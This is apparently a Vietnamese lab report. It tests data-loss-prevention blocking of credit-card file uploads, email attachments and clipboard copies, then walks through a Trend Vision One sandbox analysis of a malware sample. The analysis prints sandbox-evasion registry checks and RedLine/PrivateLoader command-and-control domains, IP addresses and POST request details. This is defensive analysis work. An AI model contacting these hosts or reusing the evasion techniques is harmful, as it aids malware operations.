
- Upload file đã tạo lên Google Drive:




- Lúc này file sẽ không được up load và góc dưới mà hình sẽ hiện cảnh báo như sau:




- Kiểm tra log khi này sẽ thấy source file và action là block, channel là loại dịch vụ, ở đây là Cloud Sync (Google Drive).



- Nén file lại thành file zip để kiểm tra xem có upload lên được không:



- Lúc này thông báo vẫn hiện ra và không upload được:



- Kiểm tra log:

Date/Time	User Name	Channel	Rule Name	Process	Action	Source	Description
12/6/2023 (Wed)	Duong	Cloud sync (Goo...)	Block CreditCard	C:\Program Files	Blocked	C:\creditcard\creditcard_info.zip	N/A

- Có thể thấy lúc này source là file zip những vẫn không upload được.


Gửi dữ liệu lên credit card lên Gmail:

- Kiểm tra bằng cách gửi 1 mail có đính kèm file ở trên:

Bật thông báo trên màn hình cho Gmail. OK Không, cảm ơn


Tệp đính kèm không thể tải lên. Thử lại Trợ giúp Activate Windows Go to Settings to activate Windows

- Có thể thấy dữ liệu upload lên đã bị chặn, tiến hành kiểm tra log




Copy dữ liệu:

- Thủ copy và paste nội dung bên trong file




- Khi này dữ liệu sẽ không được copy, tiến hành kiểm tra log:



- Có thể thấy Channel Clipboard là những nội dung được copy đã bị block.

6) Phân tích bằng Sandbox trong Trend Micro Vision One (mở rộng)

- Trend Micro Vision One là một nền tảng phòng thủ, ứng phó các mối đe dọa, Vision One là một giải pháp hybrid kết hợp giữa ASM (Attack Surface Management) và XDR (Extended Detection and Response) được xây dựng trên cloud .
- Trend Vision One được tạo ra nhằm đáp ứng cho những công việc phòng ngừa, ngăn chặn và ứng phó sự cố.
- Ngoài ra Trend Vision One còn có khả năng liên kết đến những giải pháp khác của Trend Micro như Apex One, Trend Micro Email security, Trend Micro Cloud One... và các thiết bị phần cứng của hãng.
- Trong phần thử nghiệm mở rộng này, nhóm sẽ thử nghiệm giả phép Threat Intelligence với chức năng Sandbox Analysis của Vision One.
- Trên giao diện của Vision One chọn Threat Intelligence -> Sandbox Analysis.



- Chọn Submit Object -> File hoặc URLs

The screenshot shows the Trend Vision One Sandbox Analysis interface. On the left, there's a sidebar with icons. The main area has a header "Trend Vision One™ Sandbox Analysis" and a search bar. Below it is a table with columns: Object, Status, Submitter, Submitted, SHA-1 hash value, and Risk score. A modal window titled "Submit Object" is open on the right, containing fields for "Type:" (set to "File"), "File:" (with a dropdown menu showing "File" and "URLs"), and "Arguments:". The "File:" field contains a file path: "3ff3a06b10b6158ac51d74487dd5c108dc113b3e7...".

- Up file lên nếu chọn file

The screenshot shows the Trend Vision One Sandbox Analysis interface again. The "Submit Object" dialog is still open, but now the "File:" field contains a selected file with the path "3ff3a06b10b6158ac51d74487dd5c108dc113b3e7...". The "Arguments:" field is empty. The "File password:" field contains the word "infected". At the bottom of the dialog are "Submit Object" and "Cancel" buttons.

- Kết quả trả về sau khi phân tích xong

Submissions (Total / Reserve): 8 / 100

Submission Settings | Credit Usage | Manage Reports

Object	Status	Submitter	Submitted	SHA-1 hash value	Risk level	Threat type	Threat name	Action
1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.zip	Done	Manual Submission	2023-12-06 01:42:36	76900f11183fad8694f735b3e06bec823be89348...	High		Mal.Win32.TRX.X...	<input checked="" type="checkbox"/> Add to Intelligence Reports <small>(i)</small> <input checked="" type="checkbox"/> View on Threat Connect <input checked="" type="checkbox"/> Download Investigation Package <input checked="" type="checkbox"/> Delete submission

- Lúc này ta có thể check Threat Connect để xem luồng hoạt động của threat và có thể download file report về để phân tích.
- Nội dung file report:

Sandbox Analysis Report

Analysis Overview

Generated time:	2023/12/05 18:44:45 +00:00						
Submitter:	Manual Submission						
Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.						
Detections	Mal.Win32.TRX.XXP!E50FFF075, VAN_MALWARE.UMXX						
Exploited vulnerabilities	-						
Analyzed objects	<table border="1"> <tr> <td>ZIP archive</td> <td>1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.zip</td> <td>76900f11183fad8694f735b3e06bec823be89348</td> </tr> <tr> <td>Windows 32-bit EXE file</td> <td>1.1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.exe</td> <td>F081A4B20FE8899994867490AE1329C6D90DE47D</td> </tr> </table>	ZIP archive	1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.zip	76900f11183fad8694f735b3e06bec823be89348	Windows 32-bit EXE file	1.1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.exe	F081A4B20FE8899994867490AE1329C6D90DE47D
ZIP archive	1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.zip	76900f11183fad8694f735b3e06bec823be89348					
Windows 32-bit EXE file	1.1 - 3ff3a06b10b6158ac51d74487dd5c108dc113b3e7a2bb598e37c2d02e37f4631.exe	F081A4B20FE8899994867490AE1329C6D90DE47D					

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration		
Deception, social engineering		
File drop, download, sharing, or replication		
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change		
Rootkit, cloaking		
Suspicious network or messaging activity		✓

- Sandbox của Trend Vision One sẽ thực hiện chạy trên 2 nền tảng Windows 7 và 10.
- Qua mục phân tích môi trường, có thể thấy file mã độc này có khả năng chống lại phần mềm security, hijack, ăn cắp dữ liệu ...
- Kiểm tra quá trình của malware tại Process Graph



- Sau khi được thực thi, malware gốc sẽ tạo ra 1 process con là vwTKSZk.exe nhằm đánh cắp thông tin và có khả năng chống anti-virus
- Phân tích chi tiết hơn về hành vi của malware

▼ Anti-security, self-preservation (3)		
Characteristic	Significance	Details
Attempts to detect sandbox characteristics	■ ■ ■	Sample attempted to detect sandbox using the following registry item: [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\IDE\DiskVBOX_HARDDISK] SK 1.0]
Attempts to detect sandbox characteristics	■ ■ ■	Sample attempted to detect sandbox using the following registry item: [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\IDE\CdRomVBOX_CD-ROM] OM 1.0]
Attempts to detect active running processes	■ ■ ■	Process ID: 3872 Info: enum processes
▼ Hijack, redirection, or data theft (1)		
Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3872 Info: Obtains system version from API result
▼ Malformed, defective, or with known malware traits (2)		
Characteristic	Significance	Details
Rare executable file	■ ■ ■	Global Detections: 0
Detected as malware by Predictive Machine Learning	■ ■ ■	Detection Name: Mal.Win32.TRX.XXPE50FFF075

- Tại mục Hijack, malware đã thực thi lệnh nhằm mục đích đánh cắp thông tin về hệ thống.
- Hình ảnh chi tiết hơn về tiến trình của malware

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Detected as malware by Predictive Machine Learning Detection Name: Mal.Win32.TRX.XXPE50FFF075		
Call System API	API Name: CreateToolhelp32Snapshot Args: (8, 0) Return: 130		3872
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3872 Info: enum processes		
Call System API	API Name: GetVersionExA Args: (12e8e8) Return: 1		3872
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3872 Info: Obtains system version from API result		
Read Registry Key	Key: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\IDE\CdRomVBOX_CD-ROM 1.0 Value: None		3872
Detection	Threat Characteristic: Attempts to detect sandbox characteristics Sample attempted to detect sandbox using the following registry item: [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\IDE\CdRomVBOX_CD-ROM] OM 1.0]		
Read Registry Key	Key: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\IDE\DiskVBOX_HARDDISK 1.0 Value: None		3872
Detection	Threat Characteristic: Attempts to detect sandbox characteristics Sample attempted to detect sandbox using the following registry item: [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\IDE\DiskVBOX_HARDDISK] 1.0]		

- Kiểm tra trên Sandbox Windows 10, ta sẽ thấy có kết nối remote tới malicious host và querry tới một số domain lạ

Characteristic	Significance	Details
Attempts to connect to malicious host	■■■	Host: stualaluyastrelia.net Threat Name: CALLBACK_REDLINE.WRS
Attempts to connect to malicious host	■■■	Host: liuliuouumumy.org Threat Name: CALLBACK_PRIVATELOADER.WRS
Attempts to connect to malicious host	■■■	Host: lightseinsteniki.org Threat Name: CALLBACK_PRIVATELOADER.WRS
Attempts to connect to malicious host	■■■	Host: snukerukeutit.org Threat Name: CALLBACK_PRIVATELOADER.WRS
Attempts to connect to malicious host	■■■	Host: sumagulituyo.org Threat Name: CALLBACK_PRIVATELOADER.WRS
Attempts to connect to malicious host	■■■	Host: onualityuys.org Threat Name: CALLBACK_REDLINE.WRS
Connects to remote URL or IP address	■■■■	Connection: 91.215.85.17:80 Content: POST /HTTP/1.1\r\nConnection: Keep-Alive\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: *\r\nReferer: http://bowcsbflykxhyhxq.org/\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\nContent-Length: 331\r\nHost: stualaluyastrelia.net\r\n
Connects to remote URL or IP address	■■■■	Connection: 34.143.166.163:80 Content: POST /HTTP/1.1\r\nConnection: Keep-Alive\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: *\r\nReferer: http://wvfbmsalwlylnet\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\nContent-Length: 328\r\nHost: liuliuouumumy.org\r\n
Connects to remote URL or IP address	■■■■	Connection: 34.143.166.163:80 Content: POST /HTTP/1.1\r\nConnection: Keep-Alive\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: *\r\nReferer: http://rpckeyqdbewc.com\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\nContent-Length: 182\r\nHost: lightseinsteniki.org\r\n
Connects to remote URL or IP address	■■■■	Connection: 104.198.2.251:80 Content: POST /HTTP/1.1\r\nConnection: Keep-Alive\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: *\r\nReferer: http://lgpkewcbyhpurve.org/\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\nContent-Length: 322\r\nHost: snukerukeutit.org\r\n
Connects to remote URL or IP address	■■■■	Connection: 34.94.245.237:80 Content: POST /HTTP/1.1\r\nConnection: Keep-Alive\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: *\r\nReferer: http://bgxpoeppgwnhcmv.org/\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\nContent-Length: 115\r\nHost: sumagulituyo.org\r\n

Queries DNS server	■■■■■	stualaluyastrelia.net
Queries DNS server	■■■■■	liuliuouumumy.org
Queries DNS server	■■■■■	lightseinsteniki.org
Queries DNS server	■■■■■	snukerukeutit.org
Queries DNS server	■■■■■	sumagulituyo.org
Queries DNS server	■■■■■	onualityuys.org

- Qua đó ta có thể thấy malware này sẽ thực hiện ăn cắp thông tin hệ thống, nếu hệ thống sử dụng Windows 10 sẽ tiến hành connect đến các trang web, các host khác, có khả năng nhắm mục đích lừa đảo.

7) Link Demo:

<https://drive.google.com/drive/folders/1QXLydxB4O6iZwQqFJndQaO3FAygRIOzr?usp=sharing>